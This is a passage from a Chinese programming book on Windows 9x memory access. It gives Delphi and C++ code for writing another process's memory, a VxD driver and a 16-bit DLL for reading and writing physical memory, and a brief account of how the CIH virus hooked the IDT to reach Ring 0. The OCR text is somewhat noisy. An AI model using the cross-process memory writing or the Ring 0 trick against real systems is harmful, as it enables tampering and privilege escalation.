        IpNumberOfBytes)) then
    begin

```

```

        showmessage('写数据出错，可能是该地址不允许写。如果该处不是 Rom，
        ,
        +'可以通过 Ring0 或其它特权写该内存。');
    end;
    {恢复内存属性}
    VirtualProtectEx(ProcessHandle,Pointer(addr), nSize,
        mbi_thunk.Protect,dwOldProtect);
    FreeMem(lpBuffer, nSize);
end;
{关闭句柄，释放内存}
CloseHandle(ProcessHandle);
List.free;
end;

```

```

{获取全部进程的名字，或查找指定的进程}
function TForm1.GetProcessID(var List: TStringList; FileName: string = ""):
    TProcessEntry32;
var
    Ret: BOOL;
    s: string;
    FProcessEntry32: TProcessEntry32;
Begin
    {创建进程的快照}
    FSnapshotHandle := CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    {设置 FProcessEntry32 结构的大小}
    FProcessEntry32.dwSize := Sizeof(FProcessEntry32);
    {取第一个进程}
    Ret := Process32First(FSnapshotHandle, FProcessEntry32);
    while Ret do
    begin
        s := ExtractFileName(FProcessEntry32.szExeFile);
        {如果 FileName=""表明列出全部}
        if (FileName = '') then
        begin
            List.Add(Pchar(s));
        end
        else if (AnsiCompareText(Trim(s),Trim(FileName))=0) and (FileName <> '') then
        begin
            List.Add(Pchar(s));
            result := FProcessEntry32;
            break;
        end;
        {取下一个进程}
        Ret := Process32Next(FSnapshotHandle, FProcessEntry32);
    end;
end;

```

```

end;
{循环枚举系统开启的所有进程或找出指定的进程的 ID}
CloseHandle(FSnapshotHandle);
end;

procedure TForm1.FormCreate(Sender: TObject);
var
    List: TStringList;
    i: integer;
begin
    Combobox1.clear;
    List := TStringList.Create;
    {找出系统中的所有进程}
    GetProcessID(List);
    for i := 0 to List.Count - 1 do
    begin
        Combobox1.items.add(Trim(List.strings[i]));
    end;
    List.Free;
    Combobox1.itemindex := 0;
end;

end.

```

程序运行结果如图 9-3 所示。



图 9-3 读取其他进程的内存

注意 每个进程中并不是所有内存都可以写，例如，只读存储器 ROM (Read Only Memory)就是只读的。此外，还有部分与操作系统内核相关的内存也是有写限制的，这可以通过 Ring0 或其他特权来写该地址的内存(可以参阅第 9 章)

9.5 Windows 9x 下读写物理内存的核心技术

Windows 9x 应用程序无法直接读写物理内存。在 CIH 病毒出现之前，只有使用 VxD 编程可以调用 VMM 功能_MapPhysToLinear 将物理地址映射到线性地址再进行修改，但是这样就必须编写一个 VxD。普通应用程序无法直接读写物理内存是由于 VMM 功能要在 Ring 0 上调用，而一般的应用程序工作在 Ring 3 上 CIH 病毒使用了一种独特的技术，使得 Intel 处理器的中断从 Ring 3 转到 Ring 0。在这里，完全可以借鉴这种技术来调用 VMM 功能。

当染有 CIH 病毒的程序运行时，使用 SIDT 汇编指令取 IDT 中断描述的基地址，把 INT 3 的中断入口地址改为自己的中断处理程序，在这个中断处理程序中就获取得到系统的最高权限 Ring0。在获得最高特权后就可以对硬件端口直接操作，调用 INT20 中断使用 VMM 的系统服务。

有关 CIH 病毒的介绍，读者可以参阅本书的 4.3 节。

9.5.1 编写 VxD 读写内存

这是在 Windows 9x 下读写物理内存的第一种方法。该程序请用 VC 6.0, NuMega DriverStudio 中的 VToolsD 开发工具(可以到 <http://www.driverdevelop.com/> 下载)来编译。

1. 实现步骤

为了简化 VxD 的编写，利用 Numega 的 VToolsD 的工具进行开发，利用可视的方式生成 VxD 的框架代码，这需要使用到 VC 6.0 进行编译。下面是设置步骤。

步骤

(1)在 Device Parameter 设备参数页设置设备名称(Device Name，在本例中是 MEMORY)，如果是动态加载的 VxD 必须设 Dynamiclly Loadable 为选中状态，否则就是静态加载的 VxD。

(2)在 Windows 95 Control Messages 页中选中三个消息处理：SYS_DYNAMIC_DEVICE_EXIT 在动态 VxD 移去时处理、SYS_DYNAMIC_DEVICE_INIT 初始化动态 VxD 时处理、W32_DEVICEIOCONTROL 在 WxD 与 Win32 程序通信时处理。

(3)在 Output Files 中设置输出目录，其他为默认设置，单击【Generate Now】按钮生成框架源代码。

生成源代码后即可在相应的地方添加源代码，制造文件(*.mak)主要指示如何编译和连接 VxD 文件。下面是生成 VxD 的工程文件

```
DEVICENAME=MEMORY    //VxD 的名字
DYNAM1C=1            //动态加载的 VxD
FRAMEWORK=CPP         //采用的 CPP 框架
DEBUG =1              //调试版本
OBJECTS=memory.OBJ    //生成的目标文件
```

```
!include $(VTOOLS)\include\vttoolsd.mak
```

```
!include $(VTOOLS)\Include\vxdtarg.mak
```

```
menrory.OBJ : memory.cpp memory.h//目标文件由 Memory.cpp, Memory.h 编译生
```

成

编译方法如下：

(1)设置相应环境变量。如果使用 VC 6.0, 请看参考 vxdpath.bat 的定义, 并把其中的路径改为软件实际的安装路径:

```
SET DriverNetworks=c:\PROGRA~1\NUMEGA\DRIVER~1\DRIVER~4
SET DRIVERWORKS=c:\PROGRA~1\NUMEGA\DRIVER~1\DRIVER~1
SET VTOOLS=C:\PROGRA~1\NUMEGA\DRIVER~1\VTOOLS
SET DRIVERAGENT=C:\PROGRA~1\NUMEGA\DRIVER~1\DRIVER~3
SET PATH=%path%;c:\PROGRA~1\NUMEGA\DRIVER~1\DRIVER~3\Bin;
d:\progra~1\micros~2\vc98\bin;d:\Progm~1\micros~2\Common\MSDev98\Bin
```

如果在 Windows 9x 下执行到“SET PATH”语句时提示“Out of environment space”错误, 请把“shell=c:\command.com /e:2048 /p”加入到 C:\CONFIG.SYS 中并重启计算机,

(2)在 DOS 控制台输入“nmake/f diskio.mak”.最后生成 diskio.vxd 文件。

2. VxD 源代码分析(见光盘中的“Windows 9s,下 VxD 读写物理内存#”目录)

(1) Memory.h 头文件

```
#include <vtoolscp.h>

#define DEVICE_CLASS      MemoryDevice
#define MEMORY_DeviceID  UNDEFINED_DEVICE_ID
#define MEMORY_Init_Order UNDEFINED_INIT_ORDER
#define MEMORY_Major      1
#define MEMORY_Minor      0

class MemoryDevice : public VDevice
{
public:
    virtual BOOL OnSysDynamicDeviceInit();
    virtual BOOL OnSysDynamicDeviceExit();
    virtual DWORD OnW32DeviceIoControl(PIOCTLPARAMS pDIOCParams);
};

class MemoryVM : public VVirtualMachine
{
public:
    MemoryVM(VMHANDLE hVM);
};

class MemoryThread : public VThread
{
public:
    MemoryThread(THREADHANDLE hThread);
};
```

(2) Memory.cpp 源代码分析

```
#define DEVICE_MAIN
#include "memory.h"
```

```

Declare_Virtual_Device(MEMORY)

#undef DEVICE_MAIN
/*设置与 Win32 通信的控制码*/
#define DIOC_MY1 CTL_CODE(
    FILE_DEVICE_UNKNOWN, 1, METHOD_NEITHER, FILE_ANY_ACCESS)
MemoryVM::MemoryVM(VMHANDLE hVM) : VVirtualMachine(hVM) {}

MemoryThread::MemoryThread(THREADHANDLE hThread) : VThread(hThread) {}

BOOL MemoryDevice::OnSysDynamicDeviceInit()
{
    return TRUE;
}

BOOL MemoryDevice::OnSysDynamicDeviceExit()
{
    return TRUE;
}

/*定义输入缓冲区结构*/
struct TMemoryRW {
    BOOL ReadOrNot; //是否是读内存， True 表示读, False 表示写
    WORD Segment, Offset, Count; //段、偏移、读写字节数
};

DWORD MemoryDevice::OnW32DeviceIoControl(PIOCTLPARAMS pDIOCPParams)
{
    switch (pDIOCPParams->dioc_IoctlCode)
    {
    case DIOC_MY1:
        PVOID plin=0;
        struct TMemoryRW *op;
        op = (struct TMemoryRW *)pDIOCPParams->dioc_InBuf;
        DWORD _tmp=(DWORD)(op->Segment) * 0x10000 + op->Offset;
        /*把物理地址_tmp 映射为线性地址*/
        if ((plin=MapPhysToLinear((PVOID)_tmp, op->Count, 0))==(PVOID)0xffffffff)
        {
            *(pDIOCPParams->dioc_bytesret)=0;
            return 1;
        }
        if(op->ReadOrNot)/*如果是读内存*/
            memcpy(pDIOCPParams->dioc_OutBuf, plin, op->Count);
        else memcpy(plin, pDIOCPParams->dioc_OutBuf, op->Count);
    }
}

```



```

        *(pDIOCPParams->dioc_bytesret)=op->Count;/*返回读写的字节数*/
        break;
    }
    return 0;
}

```

3. Delphi 编写的主程序

以上建立的 VxD 还不能直接运行，VxD 只实现交换数据。在 Win32 技术中，应用程序首先动态加载 VxD(使用 CreateFile 函数)，并用 DeviceIoControl 将回调函数的地址传给 WxD。下面列出了主程序的源代码：

```

unit UnitMain;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, registry, math;

const
    FILE_DEVICE_UNKNOWN=$00000022;
    METHOD_NEITHER=3;
    FILE_ANY_ACCESS=0;
    DIOC_MY1=FILE_DEVICE_UNKNOWN shl 16 +
        1 shl 2+
        METHOD_NEITHER +
        FILE_ANY_ACCESS shl 14;

type
    TMemoryRW=packed record
        ReadOrNot:BOOL;
        Segment,Offset:WORD;
        Count:WORD;
    end;
    TForm1 = class(TForm)
        Edit1: TEdit;
        Button1: TButton;
        Button2: TButton;
        OpenFileDialog1: TOpenDialog;
        Button3: TButton;
        ListBox1: TListBox;
        Label1: TLabel;
        Label2: TLabel;
        Label4: TLabel;
        Edit2: TEdit;
        Edit4: TEdit;
        Edit3: TEdit;
    end;

```

```

        procedure Button1Click(Sender: TObject);
        procedure Button2Click(Sender: TObject);
        procedure Button3Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
    end;

var
    Form1: TForm1;
    vxd:longword;
    filename:string;
    buffer:pchar;
implementation

{$R *.DFM}

procedure TForm1.Button2Click(Sender: TObject);
begin
    OpenFileDialog1.FileName:=edit1.text;
    if OpenFileDialog1.Execute then
        edit1.text:=OpenDialog1.FileName;
end;

{读写内存}
procedure TForm1.Button3Click(Sender: TObject);
var
    RecBytes:Cardinal;
    i:integer;
    s:string;
    Buffer:Pchar;
    t:TMemoryRW;
begin
    if strtoint('$'+edit2.text)>$FFFF then
    begin
        messagedlg('段地址不能超过$FFFF',mtwarning,[mbok],0);
        exit;
    end;
    t.Segment:=strtoint('$'+edit2.text);
    if strtoint('$'+edit3.text)>$FFFF then
    begin
        messagedlg('偏移量不能超过$FFFF',mtwarning,[mbok],0);
        exit;
    end;

```

```

end;
t.Offset:=strtoint('$'+edit3.text);
if strtoint('$'+edit4.text)>$FFFF then
begin
    messagedlg('不能读取超过$FFFF 的数据',mtwarning,[mbok],0);
    exit;
end;
listbox1.clear;
t.Count:=min(strtoint('$'+edit4.text),$10000-t.Offset);
if t.Count=0 then exit;
t.ReadOrNot:=true; {读物理内在}
getmem(Buffer,t.Count);{申请缓冲区}
{通过 VxD 读物理内存}
if DeviceIoControl(vxd,DIOC_MY1,@t,sizeof(TMemoryRW),Buffer,
    t.Count,RecBytes,nil) and
    (RecBytes=t.Count) then
begin
    s:="";
    for i:=0 to t.Count-1 do
    begin
        s:=s+format('%0.2x ',[ord(buffer[i])]);
        {每 16 字节分行显示}
        if (i mod 16=15)or(i=t.Count-1) then
        begin
            listbox1.items.add(s);
            s:="";
        end;
    end;
    t.ReadOrNot:=false; //写物理内在
    {通过 VxD 写物理内存}
    if DeviceIoControl(vxd,DIOC_MY1,@t,sizeof(TMemoryRW),Buffer,t.Count,
        RecBytes,nil) and
        (RecBytes=t.Count) then
        else showmessage('write error'); }
end;
freemem(Buffer,t.Count);
end;

procedure TForm1.Button1Click(Sender: TObject);
var
    t:TMemoryRW;
    RecBytes:Cardinal;
    Buffer:Pchar;
    i:integer;

```

```

begin
    if button1.Caption='开始' then
        begin

vxd:=createfile(pchar("\\.\'+edit1.text),0,0,nil,Create_new,File_Flag_Delete_On_Close,0
);
            if vxd=invalid_handle_value then
                begin
                    filename:=extractfilename(edit1.text);
                    copyfile(pchar(edit1.text),pchar(filename),false);

vxd:=createfile(pchar("\\.\'+filename),0,0,nil,Create_new,File_Flag_Delete_On_Close,0);
                    if vxd=invalid_handle_value then deletefile(filename);
                end
            else filename:="";
            if vxd<>invalid_handle_value then
                begin
                    button1.Caption:='结束';
                    Button3.Enabled:=true;
                end;
            end
        else begin
            if filename<>" then deletefile(filename);
            button1.Caption:='开始';
            Button3.Enabled:=false;
        end;

        t.Segment:=$F; {段}
        t.Offset:=$FFF5; {偏移}
        t.Count:=$B; {字节数}
        t.ReadOrNot:=true; {读物理内存}
        getmem(Buffer,t.Count);
        if
DeviceloControl(vxd,DIOC_MY1,@t,sizeof(TMemoryRW),Buffer,t.Count,RecBytes,nil)
and
            (RecBytes=t.Count) then
                begin
                    Listbox1.Items.Add('BIOS 日期: '+Buffer);
                end;

        //读取 00000400 处的内存,该内存位于 ROM 中,指向串口、并口的输入/输出范围
        t.Segment:=$0;
        t.Offset:=$400;

```

```

t.Count:=$E;
t.ReadOrNot:=true; {读}
getmem(Buffer,t.Count);
if
DeviceIoControl(vxd,DIOC_MY1,@t,sizeof(TMemoryRW),Buffer,t.Count,RecBytes,nil)
and
  (RecBytes=t.Count) then
begin
  for i:=0 to 3 do
  begin
    listbox1.Items.add(format('串口%d 输入/输出范围: %X',[i+1,
      pword(@Buffer[i*2])^]));
  end;
  for i:=0 to 2 do
  begin
    listbox1.Items.add(format('并口%d 输入/输出范围: %X',[i+1,
      pword(@Buffer[8+i*2])^]));
  end;
end;
end;
end.

```

程序执行结果如图 9-4 所示。




图 9-4 读写内存

9.5.2 利用 16 位 DLL 代码物理内存读写

很多情况下都有直接访问物理内存的要求，例如在实时高速数据采集系统中，对 I/O

板上配置存储器的访问。但是，为了保证系统的安全性和稳定性，操作系统并不提倡应用程序直接访问硬件资源。因此，随着操作系统的进步，导致了目前存在的一个不幸的事实：以前在 DOS 下很容易实现的特定物理内存的读写操作，在 Windows 却变得相当困难。

如何在 Windows 9x 下实现物理内存的直接读写操作?为了论述清楚这个问题，有必要叙述保护模式的寻址方式及 Windows 9x 的内存管理方式。Windows 9x 工作在 32 位保护模式下，保护模式与实模式中对应的内存地址均为“段地址:偏移量”的形式，其根本区别在于 CPU 寻址方式上的小同，保护模式中“段地址”的值已小再是实模式中段的起始基准地址了。

在实模式下，CS、DS、ES、SS 寄存器的值左移 4 位，再加上偏移量，即得到物理地址。然而，在保护模式下，这些寄存器的值为“段选择符”(可以理解为物理内存中段的指针)，它实际上是一个在全局描述符表(GDT)或局部描述符表(LDT)的索引，据此在 GDT 或 LDT 找到对应的段描述符，从而获得段的基址及类型等信息，再根据偏移量，才能得到线性地址；如果操作系统没有采用分页机制，那么得到的线性地址即为物理地址，否则，线性地址需要进一步经过分页机制才能得到物理地址。这就是保护模式下的“段页式寻址机制”。

Windows 9x 使用 4GB 的虚拟内存地址空间，每个应用程序都认为自己拥用 4GB 的虚拟内存。应用程序一般情况下是用不了这么多的内存的，操作系统实际上也没有给予每个应用程序 4GB 的空间，只是实行按需分配，使用多个不同的数据表来把从虚拟地址转换为物理地址。在 \$80000000 虚拟地址以下，每个进程所“看到”的数据都是不同的，而在 \$80000000 虚拟地址以上，每个进程看到的内存基本上都是相同的。

Windows 9x 采用两级页表结构，线性地址被分割成页目录项目(PDE)、页表项目(PTE)、页偏移地址(Offset)三个部分。当建立一个新的 Win32 进程时，Windows 9x 会为它分配一块内存，并建立它自己的页目录、页表，页目录的地址也同时放入进程的现场信息中。当计算一个地址时，系统首先从控制寄存器 CR3 中读出页目录所在的地址(该地址为物理地址，并且是按页对齐的)，然后根据 PDE 得到页表所在的地址，再根据 PTE 得到包含了实际 Code 或 Data 的页帧，最后根据 Offset 访问页帧中的特定单元。

从上面介绍的 Windows 9x 采用的分段、分页机制可看出，要想在 Windows 9x 下直接访问物理内存，关键是得到欲访问物理内存所在的内存区域对应的段选择符。一般说来，要求直接访问的物理内存都与实模式下能够寻址的内存有关(即 DOS 能直接访问的 1MB 物理内存)。在 Windows 3.x 中，Microsoft 给出了 DOS 常用段的段选择符，如_0000H、_B800H、_F000H 等，均可以在 KERNEL 中找到，应用程序可以直接使用这些段选择符，实现物理内存的直接访问。而在 Windows 9x 中，Microsoft 却不在任何文档中提供这些段的预定义值，在 KERNEL 中也不提供相应的段选择符。但是，Windows 9x 确实给 DOS 下的这些常用内存段定义了相应的段描述符，其中，每一行对应一个段描述符，第一栏为其段选择符，第二栏为段描述符的类型，第三栏为段的基地址(线性地址)，第四栏为段的限长，第五栏为段描述符的特权级，第六栏标志对应段是否存在于内存中，第七栏表示段的访问权限。

可以看出，这些段的基地址与 DOS 下的常用内存段完全吻合，并且均为 16 位的数据段，即限长为 64KB (\$FFFF)。这些段就是 DOS 的常用内存段，也就是说，这里的线性地址即为物理地址。因此，可以用这些段选择符对相应的物理内存进行访问。

1. 访问内存的 16 位源代码

得到了段选择符之后，就可以进行数据访问。需注意的是，任何非法段选择符写入段寄存器将会导致通用保护错误(General Protection Fault)程序源代码(见光盘中的“Windows 9x 下用 16 位 DLL 读写物理内存#”目录)如下所示：

注意	该文件需要用 Delphi 1.0 来编译
----	-----------------------

```

unit Unit1;

interface

uses WINPROCS, SysUtils, Dialogs;
    procedure SetSegment(DSegment, DOffset: longint); export;
    function ReadPhysMemory(PhAddr: Pointer; ReadSize: longint): boolean; export;
    function WritePhysMemory(PhAddr: Pointer; ReadSize: longint): boolean; export;

implementation

var
    Segment, Offset: word;

{把物理地址映射为线性地址}
function MapPhysicalToLinear(dwPhysical, dwLength: longint): longint;
label fine_return;
var
    dwLinear: longint;
begin
    dwLinear := 0;
    asm
        push    di
        push    si
        mov     bx, WORD PTR [dwPhysical+2]
        mov     cx, WORD PTR [dwPhysical]
        mov     si, WORD PTR [dwLength+2]
        mov     di, WORD PTR [dwLength]
        mov     ax, 800h
        int     31h
        jnc     fine_return
        xor     bx, bx
        mov     cx, bx
    fine_return:
        mov     WORD PTR [dwLinear+2], bx
        mov     WORD PTR [dwLinear], cx
        pop     si
        pop     di
    end;
    result := dwLinear;
end;

{设置段的限长}
function DPMSetSelectorLimit(selector: word; dwLimit: longint): boolean;

```

```

label success;
var
    r:boolean;
begin
    r:=true;
    asm
        pusha
        mov  ax, 0008h
        mov  bx, selector
        mov  cx, word ptr [dwLimit+2]
        mov  dx, word ptr [dwLimit]
        int  31h
        jnc  success
        mov  r, 0
    success:
        popa
    end;
    result:=r;
end;

```

{读物理内存}

function ReadPhysMemory(PhAddr:Pointer;ReadSize:longint):boolean;

```

var
    codeSelector,tempSelector:word;
    Linear:longint;
    fMemoryPointer :Pointer;
begin
    result:=false;
    if ReadSize=0 then exit;
    {把 CS 赋值给 CodeSelector, 即把 CS 作为参考段}
    asm
        push ax
        mov ax,cs
        mov CodeSelector,ax
        pop ax
    end;
    {分配新的选择器}
    tempSelector:=AllocSelector(codeSelector);
    if tempSelector=0 then exit;
    if PrestoChangoSelector (codeSelector, tempSelector)<>0 then
    begin
        {把物理地址 转换为线性地址}
        Linear:=MapPhysicalToLinear(Segment*$10000+Offset,ReadSize);
        {设置选择器的限长, Microsoft 官方文档建议不要使用 SetSelectorLimit 函数来

```


代替 DPMISetSelectorLimit 函数，但没有提及其中的原因}

```
    SetSelectorBase(tempSelector, Linear);
    DPMISetSelectorLimit(tempSelector, ReadSize-1);
    {把“段：偏移量”合成为地址指针}
    fMemoryPointer:=Ptr(tempSelector,0);
    {拷贝内存块数据}
    move(fMemoryPointer^,Phaddr^,ReadSize);
    DPMISetSelectorLimit(tempSelector, 0);
    Result:=true;
end;
FreeSelector(tempSelector);
end;
```

function WritePhysMemory(PhAddr:Pointer;ReadSize:longint):boolean;

var

codeSelector,tempSelector:word;

Linear:longint;

fMemoryPointer :Pointer;

begin

result:=false;

if ReadSize=0 then exit;

{把 CS 赋值给 CodeSelector, 即把 CS 作为参考段}

asm

push ax

mov ax,cs

mov CodeSelector,ax

pop ax

end;

{分配新的选择器}

tempSelector:=AllocSelector(codeSelector);

if tempSelector=0 then exit;

{设置选择器的属性}

if PrestoChangoSelector (codeSelector, tempSelector)<>0 then

begin

{设置选择器的基地址}

Linear:=MapPhysicalToLinear(Segment*\$10000+Offset,ReadSize);

SetSelectorBase(tempSelector, Linear);

DPMISetSelectorLimit(tempSelector, ReadSize-1);

fMemoryPointer:=Ptr(tempSelector,0);

{拷贝内存块数据}

move(Phaddr^,fMemoryPointer^,ReadSize);

DPMISetSelectorLimit(tempSelector, 0);

Result:=true;

end;

```

        FreeSelector(tempSelector);
    end;

    {设置段选择符}
    procedure SetSegment(DSegment,DOffset:longint);
    begin
        Segment:=DSegment;
        Offset:=DOffset;
    end;

end.

```

2. 调用 16 位 DLL 的主程序

主程序源代码如下所示：

```

unit Unit2;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls,QTThunkU,math;

type
    TForm1 = class(TForm)
        Button1: TButton;
        Edit1: TEdit;
        Label1: TLabel;
        Label2: TLabel;
        Edit3: TEdit;
        Label4: TLabel;
        Edit2: TEdit;
        ListBox1: TListBox;
        procedure Button1Click(Sender: TObject);
        procedure FormCreate(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
        pp:array of char;
    end;

var
    Form1: TForm1;
    pFuncRead,pFuncWrite,pFuncSetSeg: Pointer;

```

implementation

{ \$R *.DFM }

{调用 16 位 DLL 读物理内存}

function ReadPhysMemory(Buffer:pchar;count:word):boolean;

var

asd1,asd2:pointer;

BufCount:dword;

begin

result:=false;

if pFuncRead=nil then exit;

BufCount:=count;

{分配一块固定的内存块，供 16 位、32 位都可以访问}

asd1:=GlobalAllocPtr16(GPTR,BufCount);

{转换为 32 位指针}

asd2:=Ptr16To32(asd1);

asm //以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，其余都是固定的写法

pushad

push ebp // #2，保存 ebp

sub esp,\$12c // #1，预留 2c 字节的栈空间

push asd1 // 第一参数，如果没有参数，则不用 push

push BufCount // 第二参数，如果没有参数，则不用 push

mov edx, pFuncRead // 函数地址

mov ebp,esp //

add ebp,\$12c // ebp 校正，是作者分析 QT_Thunk 时发现的

call QT_Thunk

add esp,\$12c // #1，释放上面预留的 2c 字节的栈空间

pop ebp // #2，恢复 ebp

mov byte ptr @result,al

popad

end;

{释放 16 位指针}

GlobalFreePtr16(asd1);

{拷贝数据}

move(asd2^,buffer[0],BufCount);

end;

function WritePhysMemory(Buffer:pchar;count:word):boolean;

var

asd1,asd2:pointer;

BufCount:dword;

begin

result:=false;

```

if pFuncRead=nil then exit;
BufCount:=count;
{分配一块固定的内存块，供 16 位、32 位都可以访问}
asd1:=GlobalAllocPtr16(GPTR,BufCount);
{转换为 32 位指针}
asd2:=Ptr16To32(asd1);
move(buffer[0],asd2^,BufCount);
asm //以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，
其余都是固定的写法

```

```

    pushad
    push ebp          //#2，保存 ebp
    sub esp,$12c      //#1，预留 2c 字节的栈空间
    push asd1         //第一参数，如果没有参数，则不用 push
    push BufCount     //第二参数，如果没有参数，则不用 push
    mov edx, pFuncWrite //函数地址
    mov ebp,esp       //
    add ebp,$12c      //ebp 校正，是作者分析 QT_Thunk 时发现的
    call QT_Thunk
    add esp,$12c      //#1，释放上面预留的 2c 字节的栈空间
    pop ebp          //#2，恢复 ebp
    mov byte ptr @result,al
    popad
end;
{释放 16 位指针}
GlobalFreePtr16(asd1);
{拷贝数据}
end;

```

```

{调用 16 位 DLL 设置读写物理内存的地址}
function MySetSegment(DSegment,DOffset:word):boolean;
var
    BufSegment,BufOffset:dword;
begin
    result:=false;
    BufSegment:=DSegment;
    BufOffset:=DOffset;
    if pFuncSetSeg=nil then exit;
    asm //以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，
其余都是固定的写法

```

```

    pushad
    push ebp          //#2，保存 ebp
    sub esp,$2c      //#1，预留 2c 字节的栈空间
    push BufSegment   //第一参数，如果没有参数，则不用 push
    push BufOffset    //第二参数，如果没有参数，则不用 push

```

```

    mov edx, pFuncSetSeg//函数地址
    mov ebp,esp          //
    add ebp,$2c           //ebp 校正，是作者分析 QT_Thunk 时发现的
    call  QT_Thunk
    add esp,$2c           // #1，释放上面预留的 2c 字节的栈空间
    pop ebp               // #2，恢复 ebp
    mov byte ptr @result,al
    popad
end;
end;

```

{读物理内存}

```

function ReadPhyMem(Segment,offset,size:word;buffer:pchar):boolean;
var
    DLLHandle: THandle16;
begin
    DllHandle:=0;
    try
        result:=false;
        {载入 DLL}
        DLLHandle := LoadLib16('ReadM16.DLL');
        if DllHandle<32 then exit;
        {获取函数的地址}
        pFuncRead:=GetProcAddress16(DLLHandle, 'ReadPhysMemory');
        pFuncWrite:=GetProcAddress16(DLLHandle, 'WritePhysMemory');
        pFuncSetseg:=GetProcAddress16(DLLHandle, 'SetSegment');
        if (pFuncRead=nil)or(pFuncSetSeg=nil) then
            begin
                FreeLibrary16(DllHandle);
            end;
        {设置物理地址}
        MySetSegment(segment,offset);
        if not ReadPhysMemory(buffer,size) then
            exit
        else result:=true;
    finally
        if DllHandle>=32 then
            FreeLibrary16(DllHandle);
        end;
    end;
end;

```

{写物理地址}

```

function WritePhyMem(Segment,offset,size:word;buffer:pchar):boolean;
var

```

```

    DLLHandle: THandle16;
begin
    DIHandle:=0;
    try
        result:=false;
        {载入 DLL}
        DLLHandle := LoadLib16('ReadM16.DLL');
        if DIHandle<32 then exit;
        {获取函数的地址}
        pFuncRead:=GetProcAddress16(DLLHandle, 'ReadPhysMemory');
        pFuncWrite:=GetProcAddress16(DLLHandle, 'WritePhysMemory');
        pFuncSetseg:=GetProcAddress16(DLLHandle, 'SetSegment');
        if (pFuncRead=nil)or(pFuncSetSeg=nil) then
            begin
                FreeLibrary16(DIHandle);
            end;
        {设置段基址}
        MySetSegment(segment,offset);
        if not WritePhysMemory(buffer,size) then
            exit
        else result:=true;
    finally
        if DIHandle>=32 then
            FreeLibrary16(DIHandle);
        end;
    end;
end;

```

{单击【读写内存】按钮时}

```

procedure TForm1.Button1Click(Sender: TObject);
var
    s:string;
    i:integer;
    Segment,Offset,Size:word;
begin
    if strtoint('$'+edit1.text)>$FFFF then
        begin
            messagedlg('段地址不能超过$FFFF',mtwarning,[mbok],0);
            exit;
        end;
    Segment:=strtoint('$'+edit1.text);
    if strtoint('$'+edit2.text)>$FFFF then
        begin
            messagedlg('偏移量不能超过$FFFF',mtwarning,[mbok],0);
            exit;
        end;
    end;
end;

```

```

end;
Offset:=strtoint('$'+edit2.text);
if strtoint('$'+edit3.text)>$FFFF then
begin
    messagedlg('不能读取超过$FFFF 的数据',mtwarning,[mbok],0);
    exit;
end;
{读物理内存不能跨段，每段最大值是$10000}
Size:=min(strtoint('$'+edit3.text),$10000-Offset);
if Size=0 then exit;
SetLength(pp,size);
if ReadPhyMem(Segment,offset,size,@pp[0]) then
begin
    s:="";
    for i:=0 to size-1 do
    begin
        s:=s+format('%0.2x ',[ord(pp[i])]);
        {每 16 字节分行显示}
        if (i mod 16=15)or(i=size-1) then
            s:=s+#$D#$A;
    end;
    showmessage(s);
end;
{ if WritePhyMem(Segment,offset,size,@pp[0]) then
    else showmessage('写内存出错，可能指定的内存不允许写。');}
end;

```

```

procedure TForm1.FormCreate(Sender: TObject);
var
    Segment,Offset,Size:word;
    i:integer;
begin
    {读取 000FFF5 处的内存，该内存位于 ROM 中，指向 BIOS 的日期}
    Segment:=$F;
    Offset:=$FFF5;
    size:=$B;
    SetLength(pp,size);
    if ReadPhyMem(Segment,offset,size,@pp[0]) then
    begin
        Listbox1.Items.Add('BIOS 日期: '+string(pp));
    end;

    //读取 00000400 处的内存，该内存位于 ROM 中，指向串口、并口的 I/O 范围}
    Segment:=$0;

```

```

Offset:=$400;
size:=$E;
SetLength(pp,size);
if ReadPhyMem(Segment,offset,size,@pp[0]) then
begin
  for i:=0 to 3 do
  begin
    listbox1.Items.add(format('串口%d 输入/输出范围: %X',
      [i+1,pword(@pp[i*2])^]));
  end;
  for i:=0 to 2 do
  begin
    listbox1.Items.add(format('并口%d 输入/输出范围: %X',
      [i+1,pword(@pp[8+i*2])^]));
  end;
end;
end;
end.

```

执行结果如图 9-5 所示。

